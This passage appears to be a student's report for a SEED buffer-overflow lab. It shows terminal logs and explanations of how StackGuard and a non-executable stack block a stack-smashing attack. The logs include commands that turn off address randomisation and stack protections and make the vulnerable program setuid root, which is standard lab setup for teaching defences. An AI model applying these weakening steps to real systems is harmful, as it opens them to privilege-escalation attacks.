[02/11/19]seed@VM:~/Assignment3$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[02/11/19]seed@VM:~/Assignment3$ ./stack
Returned Properly
[02/11/19]seed@VM:~/Assignment3$ █

```



```
[02/10/19]seed@VM:~/Assignment3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/10/19]seed@VM:~/Assignment3$ gcc -o stack -z execstack stack.c
[02/10/19]seed@VM:~/Assignment3$ sudo chown root stack
[02/10/19]seed@VM:~/Assignment3$ sudo chmod u+s stack
[02/10/19]seed@VM:~/Assignment3$ gcc -o exploit exploit.c
[02/10/19]seed@VM:~/Assignment3$ ./exploit
[02/10/19]seed@VM:~/Assignment3$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/10/19]seed@VM:~/Assignment3$
```

We run the stack.c code with arguments of different length. In the first execution, we use a short argument, and the program returns properly. In the second execution, we use an argument that is longer than the size of the buffer. Stackguard can detect the buffer overflow, and terminates the program after printing out a "stack smashing detected" message.

5M arks

2.8 Task 4: Non-executable Stack

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the noexecstack option, and repeat the attack in Task 1. Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult? You should describe your observation and explanation in your report. You can use the following instructions to turn on the non-executable stack protection.

```
# gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks.

Explanation:

```
[02/11/19]seed@VM:~/Assignment3$ gedit badfile
[02/11/19]seed@VM:~/Assignment3$ gcc -o stack -z noexecstack -fno-stack-protector stack.c
[02/11/19]seed@VM:~/Assignment3$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[02/11/19]seed@VM:~/Assignment3$ ./stack
Returned Properly
[02/11/19]seed@VM:~/Assignment3$
```

```
[02/10/19]seed@VM:~/Assignment3$ gcc -o stack -z noexecstack -fno-stack-protector stack.c
[02/10/19]seed@VM:~/Assignment3$ sudo chown root stack
[02/10/19]seed@VM:~/Assignment3$ sudo chmod u+s root
chmod: cannot access 'root': No such file or directory
[02/10/19]seed@VM:~/Assignment3$ sudo chmod u+s stack
[02/10/19]seed@VM:~/Assignment3$ gcc -o exploit exploit.c
[02/10/19]seed@VM:~/Assignment3$ ./exploit
[02/10/19]seed@VM:~/Assignment3$ ./stack
Segmentation fault
[02/10/19]seed@VM:~/Assignment3$
```

5M arks

We run the stack.c code with arguments of different length. In the first execution, we use a short argument, and the program returns properly. In the second execution, we use an argument that is longer than the size of the buffer. noexecstack makes the stack non-executable and hence even if the return address points to the shell code address but as the shell code is not executed hence the root shell is not obtained, and terminates the program after printing out a segmentation fault as the message.

Submission

You need to submit a detailed report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising. Add necessary snapshots of your experiment wherever applicable in support of your observation. Upload yourfile using following link only.

<http://172.16.1.252/~samrat/CS392/submission/>